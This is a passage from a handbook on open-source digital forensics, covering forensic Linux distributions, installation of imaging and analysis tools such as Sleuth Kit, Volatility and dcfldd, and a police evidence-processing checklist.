Certainly digital forensics differs from classical forensics, but although there may be similarities, challenges posed to the field of digital forensics are so rapidly advancing that this already projects a major difference. Whereas in classical forensics, like Vacca also mentioned in his book "Computer Forensics:Computer Crime Scene Investigation"[15], test for the presence of illegal substances like drugs, explosives or certain fabrics, may be improved or shown to be defective over time but the need for such a test and its relevance is most likely not to change. In digital forensics on the other hand, technology is so rapidly evolving, that, storage media like floppy disks, who were predominantly used 15 years ago, are nowadays totally obsolete and forensic tests of such media is certainly never needed again, but new forms of storage are fast emerging, like the cloud and thus new forensic testing methods are always in demand when a new technology comes to the surface.

Concluding, one can say that since the longevity of digital forensic methods and processes is not guaranteed, not like the ones of classical forensics, but via scientific approval of these methods and processes by the digital forensic community, the justification in court of their usage can be achieved.

[15] cf Vac05 p.22f

Chapter 3

The Digital Forensics Tool Kit

For successfully conducting digital forensic examinations, digital forensics practitioners need a special set of tools. These tools should provide a help in identifying, collecting, preserving, and examining data on multiple mediums. In contrast to e-discovery or incident management tools, digital forensics tools are conform to formal evidence processing protocols, like avoiding altering or compromising evidence or maintaining a chain of custody. This enables the outcomes of the use of these tools to be successfully used as evidence in court. Furthermore, these forensic tools can also be used for the previously mentioned tasks like e-discovery, data recovery incident management purposes. According to Mary Brandel, digital forensics tools usually provide three main capabilities[1]:

- **Acquisition / Collection / Preservation**: making an exact copy of the storage medium at hand and verify its completeness
- **Search / Analysis**: identifying, analyzing and searching the medium for relevant information
- **Reporting**: creating a fully detailed report, including an audit log

Open Source

As this handbook focuses on open source tools, a few things have to be taken into account. What is open source? Open source means that the code to a program is open and available for review. Moreover, software is considered to be open source, if it is freely redistributable, provides access to the source code, allows end users to modify the source code and does not restrict the use of this code[2].

A compelling reason to use open source software is for educational purposes,

[1] cf. Bran08
[2] cf. Alth11 p.4

as one can directly see the source code of the programs and thus get better understanding of how the software actually works and if one runs into problems, there is most of the times a community of users that are ready to help. Furthermore, open source provides great flexibility as one can use the software without any restrictions by the vendor. Arguably the best reason for using open source software is that if bugs get discovered by users, they can directly suggest a solution to it which is then probably updated in the main code repository as well and thus the bug is fixed for all users. It also makes error detection a lot easier as the software no longer behaves like a black box system, where one only sees the input and the output but not the internal behavior, but one has complete insights into the internal logic of the piece of software.


3.1 Operating System

The driving motor for any digital forensics professional is the operating system he is using, where the majority of his tools are installed. But to define operating systems is hardly possible due to the high complexity. Explanation approaches could be: software that is not an application or a utility to manage hardware. Tasks of an operating system include startup of the system, device management, resource management or start of programs for example. Generally there are two views to looking at an operating system, the first is to regard it as an extended machine. Since programs usually should not directly work with the system hardware, the operating system is providing standardized interfaces for these programs via drives to interact with the plugged in hardware. The other approach is to view an operating system as a resource manager, due to the main importance of the management of resources as a central task of the operating system, in this sense, a resource is a means or a device that is required to execute a program.

In order to be able to answer the vital questions for any digital forensic examination of what possible evidence could be on the device and how it got there depends on the internal structure of the device at hand and on the tools provided by the operating system used by the digital forensics examiner to extract this vital information. Common operating systems like Windows or MacOS were designed with focuses on flexibility, compatibility, ease of use, performance etc. but were not intended to be used in conducting forensic examination and thus leading to severe inconvenience for the examiners if used anyways. Hence, the use of specially designed operating systems for digital forensics examinations provides these requirements and helps the examiners to more easily satisfy the rules of evidence; determining the admissibility of certain findings in a court of law, demanding that the methods for collecting evidence have a known degree of accuracy and provide the integrity of the evidence not only during the analysis phase but throughout the whole examination.

Not only due to the open source nature of Linux operating systems but also due to their known stability, they often serve as the heart of the toolbox of a digital forensics examiner. The vast majority of open source forensic tools are

Figure 3.1: ParrotOS



compatible with the common Linux distributions and the built in tools of the Linux family already provides a solid foundation for building a comprehensive Digital Forensics Tool Kit. In the following sections Parrot OS and CAINE OS are looked at in closer detail, both provide a live examination mode and already have the most useful forensic tools pre-installed. Furthermore, the digital forensics community provides a lot more operating systems specially tailored for their specific needs, like SANS SIFT or DEFT, but they all follow the same approach, thus every digital forensics expert should choose the operating systems that suits him best and get to know it in detail.

3.1.1 Parrot OS

Parrot OS is a GNU/Linux distribution based on Debian with special focus on **security**, providing an extensive list of security tools already preinstalled, **privacy**, including a sand boxed system for increased privacy and secure communication, and **development**, containing full stack development environments and text editors.

Live System

A live system is a fully featured operating system that can be booted, running on a USB flash drive, an external hard disk or any other external storage medium. Thus the operating system is not stored on the system's hard drive

but only loaded into its RAM. A great benefit is that required programs can be installed on the live USB and stored persistently and are thus available on nearly every machine that allows booting from external devices, furthermore, due to the small form factor of USB flash drives it allows great mobility and flexibility.

A digital forensics professional can take great advantage of these live USB system properties, for example he can boot a live USB on a suspect system to analyze it without changing the state of the hard disk and could thus examine e.g. the system configuration.

To create such a live USB of ParrotOS, first the latest ISO is required, which can be downloaded from https://www.parrotsec.org/download-security.php, then using the Etcher software https://etcher.io/ the ParrotOS ISO can be burned to the USB pen drive by following the instructions in the etcher GTK. Now the live USB is bootable and can be selected in the systems boot menu as boot device. A more extensive documentation on how to setup a persistent live USB can be found on https://docs.parrotsec.org/doku.php/parrot-usb-live-persistence

ParrotOS Tool Considerations

Since Parrot is a relatively young project it has to be considered that it is still a work in progress. Although the ParrotOS Security distribution provides an exhaustive list of security related tools that are already pre-installed and also puts a big emphasize on user-friendliness and performance, even on legacy systems, it has to be taken into account that one of the major downsides of the Parrot project is its lack of documentation. Thus, for digital forensics / Linux beginners ParrotOS could put some hurdles into their learning path and a more beginner friendly and established operating system would enhance their learning experience not only through a greater community but also through better documentation.

3.1.2 CAINE OS

CAINE, the Computer Aided INvestigative Environment, is similar to ParrotOS a GNU/Linux distribution created as a Digital Forensics project. CAINE is intended to be a pure live distribution and offers a complete digital forensic environment with software tools already integrated as modules and also a friendly graphical user interface. CAINE puts its focus on[3]:

1. an interoperable environment that supports the digital investigator during the four phases of the digital investigation
2. a user-friendly graphical interface
3. user-friendly tools

[3]CAINE18

Figure 3.2: CAINE OS

CAINE rejects all block devices like hard drives */dev/sda* , flash drives or any other storage medium and puts them into read-only mode. This preserves all disks from any accidental write operation, ensuring the integrity of the evidence in a forensic examination. If write access is needed anyways, it can be granted using *BlockOn/Off* or using the *Mounter*. Furthermore, the CAINE policy states that all automatic mounting operations are permitted, and full access is only granted through the Mounter GUI or through the terminal, if the user clicks on a device icon CAINE will only mount it in read-only mode. Moreover, CAINE will ignore the ext3 file system driver when ext2/ext3 partitions are mounted and will use the ext2 driver instead. This prevents any write operations to the journaling file systems since ext2 driver in use does not journal and hence the danger of modifying meta data on the mounted disk is mitigated.

A great tutorial on how to set up CAINE OS 8.0 can be found at:
CAINE Tutorial

3.2 Forensic Tools

Now that we have our digital forensics capable operating system ready, we want to setup a extensive tool kit that covers us in any phase of a forensic investigation. First, we want to make sure that basic Linux tools are installed with their current versions and then revise the most important commands. After that, sophisticated open source forensic tools are introduced and discussed.

3.2.1 Basic Linux Tools

tar/zip

Most of the time source code for Linux programs is compressed in tarballs. Using tar, compressed files with the common extensions *.tar* or *.tar.gz* can be can be extracted via the following command:

```
$ tar xzf <FILENAME>
```

using the *-v* option to enable verbose output, tar outputs the path and name of the extracted files to the terminal.

If a file is compressed using zip, which is commonly indicated by the *.zip* extension, we can utilize the following command to extract the information out of it:

```
$ unzip  <FILENAME>
```

this will extract all the files from the zip archive to the current directory, by using the option *-d* we can also specify a destination to where the archive shall be extracted:

```
$ unzip  <FILENAME> -d <DESTINATION>
```

configure

For building software in Linux, the GNU autotools are commonly used to prepare and execute a build and the following commands are executed in this sequence to build the system:

```
$ ./configure
$ make
$ (sudo) make install
```

The configure script contains all the editable options of a source code package and these options can be printed to the terminal via:

```
$ ./configure --help
```

What allows us to make configurations to our specific forensic examination platform and customize it in a way to perfectly suit ones needs. If the configure script was run successfully it creates a makefile script which is needed by *make*.

make

The next and final step for building software from source code is to utilize the *make* command. Make reads the previously generated makefile and acts as a compiler and linker of the available software modules and is done via:

```
$  make
```

If make completed successfully the installation can be finished by actually installing all the compiled and linked source files by the command:

```
$ (sudo) make install
```

Python/Perl/Ruby

To not only be able to run compiled executable programs, the installation of interpreters for the most common interpreted languages Python, Perl and Ruby is necessary. In contrast to compiled languages like C/C++ interpreted languages don't need to be compiled but just run in an interpreter. Most Linux distributions natively have python and Perl interpreters with the most common libraries already pre-installed.

Perl

To check which version of the Perl interpreter, which is a nonshell scripting language, is installed, we use:

```
$  perl -v
This is perl 5, version 26, subversion 1 (v5.26.1) built for x86_64
    -linux-gnu-thread-multi
```

Python

Equivalent to Perl, one can check which version of Python is currently installed on the system, since almost all Linux distributions come with Python already installed, using the *-V* option:

```
$ python -V
Python 2.7.15rc1
```

Since Python, besides Python 2.7, has a newer version, Python3, which is not completely backwards compatible and most of the newer software uses Python3, one can install it like follows:

```
$ sudo apt-get install python3
```

or check if the newest version is already installed:

```
$ python3 -V
Python 3.6.5rc1
```

Python does not have a packet management system by default and thus requires its users to manage their packets themselves, but package management systems are provided by the python community like *easy_install* or *pip* and each python user should make himself familiar with a package manager of his choice since there are quite a few handy libraries.

Ruby

As one of the newer scripting languages Ruby is not installed by default on all Linux distributions:

```
$ sudo apt-get install ruby
```

and the version can be checked accordingly:

```
$ ruby -v
ruby 2.5.1p57 (2018-03-29 revision 63029) [x86_64-linux-gnu]
```

Moreover, the Ruby packages, so called *Gems*, are managed by RubyGems, what is to be installed manually:

```
$ sudo apt-get install rubygems
```

loop device

To be able to work with raw disk image files natively, one can use the *losetup* command, to create a loop device. A loop device or also called vnd or lofi is a pseudo-device which enables treating files as if they were actual disks, so called block devices. The usage of losetup can be checked with the *-h* option:

```
$ losetup -h

Usage:
losetup [options] [<loopdev>]
losetup [options] -f | <loopdev> <file>

Set up and control loop devices.

Options:
-a, --all                    list all used devices
-d, --detach <loopdev>...    detach one or more devices
-D, --detach-all             detach all used devices
-f, --find                   find first unused device
-c, --set-capacity <loopdev> resize the device
-j, --associated <file>      list all devices associated with <
    file>
-L, --nooverlap              avoid possible conflict between
    devices

-o, --offset <num>           start at offset <num> into file
--sizelimit <num>          device is limited to <num> bytes of the
    file
-b  --sector-size <num>      set the logical sector size to <num>
-P, --partscan               create a partitioned loop device
-r, --read-only              set up a read-only loop device
--direct-io[=<on|off>]     open backing file with O_DIRECT
--show                     print device name after setup (with -f)
-v, --verbose                verbose mode

-J, --json                   use JSON --list output format
-l, --list                   list info about all or specified (
    default)
-n, --noheadings             don't print headings for --list
    output
-O, --output <cols>          specify columns to output for --list
--raw                      use raw --list output format

-h, --help                   display this help
-V, --version                display version

Available output columns:
NAME  loop device name
AUTOCLEAR  autoclear flag set
BACK-FILE  device backing file
```

```
BACK-INO  backing file inode number
BACK-MAJ:MIN  backing file major:minor device number
MAJ:MIN  loop device major:minor number
OFFSET  offset from the beginning
PARTSCAN  partscan flag set
RO  read-only device
SIZELIMIT  size limit of the file in bytes
DIO  access backing file with direct-io
LOG-SEC  logical sector size in bytes

For more details see losetup(8).
```

FUSE/AFFuse

To allow *File Systems in User Space* one can use the FUSE Linux kernel module. FUSE can not only interpret file systems but also volumes and containers and furthermore allows accessing them. FUSE modules are installed via the Linux package manager but since there is such a wide variety of FUSE modules, the following exemplifies how to install the exFat module:

```
$ sudo apt-get install exFat-fuse
```

AFFuse, as the name already implies is a FUSE based program, providing access to so called AdvancedForensicFormat containers via mounting them to a user specified directory containing a file for each stream inside of the AFF container, which then can be accessed via the loop device. For the usage of AFFuse, the expat library signature verification is required what can be installed like the following[4]:

```
$ sudo apt-get install libfuse-dev libexpat1-dev
```

dd

The dd utility, short for disk dump, is nowadays present on nearly all Linux systems and its purpose is, to put it simple, to copy and convert a file. In Linux environments block devices and drivers are treated as normal files and thus appear the file system. dd is able to write and read from or to these files and hence can fulfill tasks like backing up drives, cloning them or make images of them, furthermore dd is able to convert data that is copied on the fly what makes it a very powerful tool not only for the average Linux user but also for digital forensics investigators. The following code shows a short example of how to make an disk image of the block device /dev/sda and save it as the .img file diskimage.img:

```
$ dd if=/dev/sda of=./diskimage.img
```

[4] cf. Alth11 p12 ff

Useful Linux Command Line Tools

Furthermore, it can be very useful if a forensic examiner conducting investigations on a Linux operating system is familiar with the following tools. It is presumed that the reader has basic knowledge about them and if not it is advised that he/she will make themselves acquainted.

- **strings** prints strings of printable characters in files
- **grep** prints lines matching a pattern
- **find** searches for files in a directory hierarchy
- **file** determines file type
- **lsblk** lists block devices
- **fdsik** manipulates disk partition table

3.2.2 Analysis Tools

The Sleuth Kit

The Sleuth Kit, abbreviated with TSK, is a C library and collection of command line tools for file and volume system forensic analysis. TSK allows for non intrusive, that is not changing any state of the examined medium, file and file system analysis and since TSK does not rely on the operating system it is executed from, it can show deleted and hidden contents of the analyzed files or file systems. Furthermore, the included volume system analysis tools support a number of different partitions such as:

- DOS partitions
- BSD partitions
- Mac partitions
- Sun slices
- GPT disks

The sleuth kit lets one then examine the location of the partition and extract them to further analyze them using the above mentioned file system analysis tools.
Furthermore, the *TSK Framework* enables the incorporation of tools that support other types of files or other analysis written by other developers of the open source community.
The sleuth kit provides an extensive list of features[5]:

[5]cf. http://www.sleuthkit.org/sleuthkit/desc.php

- Analyzes raw (i.e. dd), Expert Witness (i.e. EnCase) and AFF file system and disk images
- Supports the NTFS, FAT, ExFAT, UFS 1, UFS 2, EXT2FS, EXT3FS, Ext4, HFS, ISO 9660, and YAFFS2 file systems (even when the host operating system does not or has a different endian ordering)
- Tools can be run on a live Windows or UNIX system during Incident Response. These tools will show files that have been "hidden" by rootkits and will not modify the A-Time of files that are viewed
- List allocated and deleted ASCII and Unicode file names
- Display the details and contents of all NTFS attributes
- Display file system and meta-data structure details
- Create time lines of file activity, which can be imported into a spread sheet to create graphs and reports
- Lookup file hashes in a hash database, such as the NIST NSRL, Hash Keeper, and custom databases that have been created with the 'md5sum' tool
- Organize files based on their type (for example all executables, jpegs, and documents are separated). Pages of thumbnails can be made of graphic images for quick analysis

The newest version of TSK can be installed from source code like the following example shows:

```
$ wget https://github.com/sleuthkit/sleuthkit/releases/download/
    sleuthkit-4.6.1/sleuthkit-4.6.1.tar.gz
$ tar xzf sleuthkit-4.6.1.tar.gz
$ cd sleuthkit-4.6.1
$ ./configure
$ make
$ sudo make install
```

volatility

Besides analyzing removable storage media, the random access memory (RAM) of a system is also of high interest in a forensic investigation. By the analysis of the RAM a forensic examiner can uncover malicious processes, open connections or network activities. The volatility framework, which is based on python, is able to analyze 32 & 64 bit Windows, Linux, Mac and even Android systems. Volatility runs independent of the host operating system and can investigate dumps of the memory which enables to clearly see the runtime state of the examined system. The latest release of volatility supports the following memory formats[6]:

[6] https://github.com/volatilityfoundation/volatility

- Raw/Padded Physical Memory
- Firewire (IEEE 1394)
- Expert Witness (EWF)
- 32- and 64-bit Windows Crash Dump
- 32- and 64-bit Windows Hibernation
- 32- and 64-bit MachO files
- Virtualbox Core Dumps
- VMware Saved State (.vmss) and Snapshot (.vmsn)
- HPAK Format (FastDump)
- QEMU memory dumps

Installing volatility on a Ubuntu based operating system is fairly easy and can be done via the packet manager:

```
$ sudo apt-get install volatility
```

Digital Forensics Framework

The digital forensics framework DFF is an open source forensics platform which is designed for simple use and automation. Because of its simplicity and graphical user interface, which guides the user through main steps of a forensic investigation, it is not only suited for professionals but also for beginners. The main goals of DFF are **modularity** which makes it easier to implement new features by developers and thus copes better with rapid changes in the field of information technology, **scriptability**, providing flexibility, enabling automation and also makes it possible to extend the functionality, and lastly **genericity**, meaning the user can choose the operating system for DFF to be installed. Some of the features of DFF are[7]:

- Automated analysis
  - Mount partitions, file systems and extract files metadata and other useful information in an automated way
  - Generate an HTML report with System and User activity
- Metadata extraction
  - Compound files (Word, Excel, Powerpoint, MSI, ...)
  - Windows Prefetch
  - Exif information

[7] https://github.com/arxsys/dff

  - LNK

- Supported volumes and file systems with unallocated space, deleted items, slack space, ...
  - DOS, GPT, VMDK, Volume Shadow Copy, NTFS, HFS+, HFSX, EXT2, EXT3, EXT4, FAT12, FAT16, FAT32
- Embeded viewers for videos, images, pdf, text, office documents, registry, evt, evtx, sqlite, ...

To install DFF from source, one has to issue the following commands:

```
$ apt-get install cmake build-essential swig python-qt4 pyqt4-dev-
    tools qt4-dev-tools libicu-dev libtre-dev qt4-linguist-tools
    python-magic libfuse-dev libudev-dev libavformat-dev
    libavdevice-dev libavutil-dev libswscale-dev flex bison
    devscripts pkg-config autotools-dev automake autoconf autopoint
     zlib1g-dev libtool libssl-dev wget scons libtalloc-dev clamav
$ git clone https://github.com/arxsys/dff/
$ cd dff
$ git submodule init
$ git submodule update
$ mkdir build
$ cd build
$ cmake ..
$ make -j`getconf _NPROCESSORS_ONLN`
```

Xplico


Xplico is a networks forensics framework whose main goal it is to extract application data contained in captured internet traffic. Xplico can extract each email and all HTTP, FTP, TFTP etc. contents from a pcap packet capture file. Xplico is not a network traffic capture tool but a captured traffic analyzer and thus it can gain insights from packages containing a number of protocols like: ARP, Radiotap, Ethernet, PPP, IPv4, IPv6, TCP, UDP, DNS, HTTP, SMTP, POP, IMAP, SIP, MGCP, RTP, RTCP, SDP, FBchat, FTP, IPP, CHDLC, PJL, NNTP, MMSE, Linux cooked, TFTP SNOOP, PPPoE, Telnet, Webmail, syslog, only to name a few.

The Xplico system consists of four main components:

- Decoder Manager
- IP Decoder
- Data Manipulators
- Visualization System

Besides the control mode, xplico also provides a nice web based interface where a user can create different cases to analyze the desired captured network traffic. The case is composed of one or more sessions containing the actually captured

Figure 3.3: Xplico Capture Interface



data which is summarized as shown in Figure3.3. The web interface provides even more functionality such as Live Capture, Email analysis, Web and DNS analysis, Images and Printer analysis, FTP and TFTP analysis and also MMS analysis.

A very interesting and useful feature of xplixo is the GeoMap which uses the KML file produced during a xplico session to show a temporal and geographical map of all connections on a map provided by Google earth as shown in Figure 3.4. This can be very useful in a digital forensics examination to gain more insights and to better understand not only the connections but also how they occurred in a time and space related manner.

To install xplico on an Ubuntu based system is easily done via the package manager by adding the xplico repository to the sources list[8]:

```
$ sudo bash -c 'echo "deb http://repo.xplico.org/ $(lsb_release -s
    -c) main" >> /etc/apt/sources.list'
$ sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys 791
    C25CE
$ sudo apt-get update
$ sudo apt-get install xplico
```


3.2.3 Imaging Tools

dcfldd

Since the basic Linux tool dd has been used to make disk images in forensic investigations, there has been a need to extend its functionality to better suit these examiners. Nick Harbour then created dcfldd for the Defense Computer Forensic Laboratory. Thy dcfldd project is, as the name suggests, a fork of the

[8] https://www.xplico.org/

Figure 3.4: Xplico GeoMap Interface



original dd and thus the basic work flow is very similar. dcfldd focuses on the digital forensic needs of an disk imaging tool and provides extended functionality in hashing, validating, activity logging, and splitting the outpit into fixed size chunks.

The latest version of dcfldd is quite old and stems from 2006, but it is still used and present in for example CAINE and can be acquired and installed as follows[9]:

```
$ wget https://downloads.sourceforge.net/project/dcfldd/dcfldd/
    dcfldd-1.3.4/dcfldd-1.3.4.tar.gz?r=https%3A%2F%2Fsourceforge.
    net%2Fprojects%2Fdcfldd%2Ffiles%2Fdcfldd%2Fdcfldd-1.3.4%2
    Fdcfldd-1.3.4.tar.gz%2Fdownload%3Fuse_mirror%3Dnetcologne%26
    download%3D&ts=1529749475
$ tar xzf dcfldd-1.3.4.tar.gz
$ cd dcfldd-1.3.4
$ ./configure
$ make
$ sudo make install
```

dc3dd

Similar to dcfldd, dc3dd was also built on top of GNU dd but was not forked from it but was developed as a patch to dd and thus dc3dd is able to react to updates in dd very rapidly. dc3dd was developed by Jesse Kornblum for the Department of Cyber Crime Center. dc3dd is able to perform on the fly hashing, can write errors to a file and group theses errors in the error log, can

[9] http://dcfldd.sourceforge.net/

wipe patterns, report progress and can also split the output into files.

dc3dd can be installed from source code via:

```
$ wget  https://downloads.sourceforge.net/project/dc3dd/dc3dd
    /7.2.646/dc3dd%207.2.646/dc3dd-7.2.646.zip?r=https%3A%2F%2
    Fsourceforge.net%2Fprojects%2Fdc3dd%2Ffiles%2Flatest%2Fdownload
    %3Fsource%3Dtyp_redirect&ts=1529751860&use_mirror=autoselect
$ unzip dc3dd-7.2.646.zip
$ cd dc3dd-7.2.646
$ ./configure
$ make
$ sudo make install
```

GuyMager

The open source disk imaging tool guymager has been developed by the dutch Guy Voncken and guymager is now present on most forensic and security focused Linux distributions such as CAINE, DEFT, Parrot or KALI. The main features of guymager are[10]:

- Easy user interface in different languages
- Multi-threaded, pipelined design and multi-threaded data compression
- Supports multi-processor machines
- Generates flat (dd), EWF (E01) and AFF images, supports disk cloning

Guymager can be easily installed via the package manager since it is already included in the standard repositories of several Debian and Ubuntu distributions:

```
$ sudo ap-get install guymager
```

3.2.4 Documentation

As already discussed in subsection 2.3 The Digital Forensics Process, documentation is a main part of any forensic investigation and it is thus required to start documenting at the very beginning of an examination in order to provide the discoverability of the case. That is to explain all procedures in a clear, concise, understandable and most importantly reproducible manner. Thus all results of any tools and actions need to be documented but since there is no uniform standard on to best document a digital forensics examination, there is currently no recommendable tool available for this purpose. So there is no other choice for a digital forensics investigator than to stick to the old known document preparation suites like OpenOffice, LaTeX, etc. and incorporate the results of the forensic investigation.

[10] http://guymager.sourceforge.net/

Chapter 4

Digital Forensics Investigation Checklists

4.1 Computer Forensics Processing Checklist

The following guide by Cmdr. Dave Pettinari from the Pueblo Sheriff Department proposes the following checklist; this should act as an educational check list rather than a complete step by step guide.

Preliminaries

1. Begin tracking the man-hours you put into the media analysis and administrative work.
2. Verify search authority, consent, warrant, subpoena for exact legal level of analysis. Ensure what level of analysis and what files you can examine (i.e., Does the warrant cover e-mail, unopened e-mail, etc.). Get a copy of this document and place it in your analysis case file.
3. Pull up the master of the case documentation file and place it in the analysis case file.
4. Create a modified boot disk for the forensic software (EnCase). Ensure it is of the current version loaded on the forensic machine. Determine Best Method

Determine Best Method

1. Begin tracking the man-hours you put into the media analysis and administrative work.
2. Verify search authority, consent, warrant, subpoena for exact legal level of analysis. Ensure what level of analysis and what files you can examine

(i.e., Does the warrant cover e-mail, unopened e-mail, etc.). Get a copy of this document and place it in your analysis case file.

3. Pull up the master of the case documentation file and place it in the analysis case file.

4. Create a modified boot disk for the forensic software (EnCase). Ensure it is of the current version loaded on the forensic machine.

Determine Best Method

Determine the best method to process any computer-related evidence. If the Pueblo High-Tech Crimes Unit forensic examiner cannot process the evidence seized due to lack of experience, lack of training, or lack of equipment, the officer submitting the evidence or the forensic examiner will complete a Colorado Bureau of Investigation "request for assistance" form and submit the evidence to the CBI lab.

Prepare the Case File

Fill out all the necessary and place all initial case documentation in this file so that you can keep track of important details from the start of the forensic exam. Ensure you have a search warrant or consent to search when you open a case file, and ask the submitting officer to fill out the "Official Request for Laboratory Examination." The most important part of this form is for the officer to fill out the keywords in the investigation that he wants you to search the computer for.

Fill Out a Media Analysis Worksheet

The "Media Analysis Worksheet" is used to track the flow and process of media analysis support. On this form, you record important information on the support provided. The form also tracks information needed to report periodically to the agencies or internal units that you support forensically about the assistance you have provided.

Create a Report to Attach to the Media Analysis Worksheet

Keep notes as you work, and provide as much information as you can on the following:

1. Date and time of evidence CPU

2. Current date and time (include appropriate time zone)

3. Significant problems/broken items

4. Lapses in analysis

5. Findings – evidence found. This will go into your final report in more detail; these are "working notes" so that anyone – a forensic colleague, an investigating officer, or a supervisor – can pick up the file and, at a glance,

know exactly where you left off in your assessment of the seized computer and media.

6. Special techniques required or used above and beyond normal processes (e.g., password cracker)

7. Outside sources used (e.g., commercial companies that provided assistance, information provided by other trained CCIs over the Computer Forensic Investigators Digest listserv on the Internet, etc.)

Log Out Evidence - Visual Inspection and Inventory

1. Log out all computer media and machines seized and to be analyzed.

2. If there are diskettes to analyze or other removable media (JAZ cartridges, zip cartridges, etc.), make sure that they are labeled sequentially (A1, A2, A3 etc.) and that that same labeling system is used as you acquire this evidence into the EnCase case image.

   Note: When you receive evidence, ensure the evidence tag properly reflects the items seized. Note any damage not documented on the evidence tag, take pictures of the damage, and write a supplemental report in the department mainframe computer system to detail what you discovered.

3. Also perform a visual inspection/inventory of the physical makeup of the seized computer. It is most important that you document the computer condition thoroughly.

4. Open/remove the CPU case. Examine its internal circuitry, make note of all media (hard drives, removable media drives, floppy drives, etc.). Where appropriate, make note of all internal expansion cards (e.g., where unusual cards are located, or where the internal devices could be pertinent to the investigation). Look for presence of a video capture card board in a child pornography case, and other details pertinent to this type of investigation (e.g., amount of RAM, CPU speed, etc.). Be sure to look for alternative storage devices such as flash memory, disconnected hard drives, etc. Verify that the system is configured to boot from floppy diskette, and record which floppy drive is the boot disk.

5. Determine if the CPU (case itself) contains potentially valuable information that would justify analysis. Verify that the CPU is functional, or at least contains some form of media. You might also look for any hardware that could be used in the commission of the offense alleged in this case (a video capture board in a pornography case, etc.).

6. Record the position of all internal devices, to include hard drives, floppy drives, expansion cards, etc. Pay special attention to record jumpers, cabling, and other items that might need to be modified for analysis.

7. Photograph the system to document its condition upon arrival at the media analysis lab.
8. Review all seized items for evidence of mishandling or other damage. Look for out-of-place or broken cards, drives, etc.
9. Compare any damage to that noted on the evidence tag, and record any appropriate changes. Photograph ALL damage to evidence, regardless of severity. If the damage will impede analysis, advised the requesting official or case officer.

Split Evidence Tag Procedures

1. On some occasions, you will have to remove a hard drive from the computer system in order to do the analysis. If the hard drive is separated from the original evidence, then you must tag it separately, or use an indelible Sharpie-type marker to record the case number, suspect name, machine number, etc. on the hard drive you have taken out.
2. The new evidence tag will be the same as the original, but be followed by an "A," "B," or similar designator. You can number the hard drives found in the machine so that they can identified separately.
3. A description on the hard drive evidence tag might read: "This hard drive (serial number, model, etc.) was removed from Tag # (XX) for purposes of analysis. This is a continuation of Tag # (XX) and completed by Officer John Doe.
4. Note the person receiving the property initially and the name of the forensic examiner who removed the hard drive from the machine.
5. Maintain the chain of custody of the hard drive using this new tag until analysis is finished and the hard drive is reinstalled in the original CPU.
6. If you return the CPU minus the hard drive back to the evidence custodian, then note the original tag in the "chain of custody" report as follows:

   Released by – forensic examiner's name

   Purpose: Released to evidence custodian

   Condition: Changed. Removed hard drive for analysis (see Tag XX-A)

   Received by: Evidence custodian
7. After analysis of the hard drive is completed, reinstall the drive into the original CPU. Annotate Tag XX-A in the "chain of custody" report as follows:

   Released by: Name of forensic examiner

   Purpose: Released to evidence custodian

